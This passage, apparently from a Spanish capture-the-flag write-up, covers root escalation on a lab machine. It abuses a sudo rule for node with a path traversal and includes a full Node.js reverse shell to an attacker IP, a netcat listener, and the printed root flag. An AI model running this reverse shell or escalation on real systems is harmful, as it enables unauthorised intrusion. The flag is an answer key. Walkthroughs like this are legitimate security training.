angoose@stocker:~$ id
uid=1001(angoose) gid=1001(angoose) groups=1001(angoose)
angoose@stocker:~$

```

Figura 18: Acceso a la máquina

Si revisamos los permisos privilegios con **Sudo -l** vemos que podemos ejecutar node y los scripts que termine con **.js**

```

angoose@stocker:~$ sudo -l
Matching Defaults entries for angoose on stocker:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User angoose may run the following commands on stocker:
  (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:~$ ls /usr/local/scripts/
creds.js  findUnshippedOrders.js  profitThisMonth.js
findAllOrders.js  node_modules  schema.js
angoose@stocker:~$ ls -la /usr/local/scripts/
total 32
drwxr-xr-x  3 root root 4096 Dec  6 2022 .
drwxr-xr-x 11 root root 4096 Dec  6 2022 ..
-rwxr-x--x  1 root root  245 Dec  6 2022 creds.js
-rwxr-x--x  1 root root 1625 Dec  6 2022 findAllOrders.js
-rwxr-x--x  1 root root  793 Dec  6 2022 findUnshippedOrders.js
drwxr-xr-x  2 root root 4096 Dec  6 2022 node_modules
-rwxr-x--x  1 root root 1337 Dec  6 2022 profitThisMonth.js
-rwxr-x--x  1 root root  623 Dec  6 2022 schema.js
angoose@stocker:~$

```

Figura 19: Tenemos permiso para ejecutar node y scripts terminados en .js

Sabiendo que podemos ejecutar archivos con extensión **.js**, podemos hacer un Path Traversal donde podremos conectarnos por **NetCat** por el puerto **8001**.

Vamos a crear un archivo con extensión **.js** donde pondremos adentro una **Reverse Shell**, nos guiamos por esta por esta página: [revshells](#).

```

1  nano stocker.js
2
3
4  (function(){
5  var net = require("net"),
6  cp = require("child_process"),
7  sh = cp.spawn("sh", []);
8  var client = new net.Socket();
9  client.connect(8001, "10.10.14.152", function(){
10 client.pipe(sh.stdin);
11 sh.stdout.pipe(client);
12 sh.stderr.pipe(client);
13 });
14 return /a/; // Prevents the Node.js application from crashing
15 })();
16

```

Código 11: Archivo .js con reverse shell con escucha por el puerto 8001

Luego en nuestra máquina de atacante, abrimos una terminal y nos ponemos en escucha por el puerto 8001  
**nc -lvnp 8001**



```
root@stocker:/# ls
bin dev home lib32 libx32 media opt root sbin srv tmp vagrant_data
boot etc lib lib64 lost+found mnt proc run snap sys usr var
root@stocker:/# cd root/
root@stocker:~# ls
root.txt
root@stocker:~# cat root.txt
f936111c9b465ef4e0493098b646fba8
root@stocker:~# |
```

Figura 20: Acceso como root

Probamos y listo ya tenemos la **Flag**.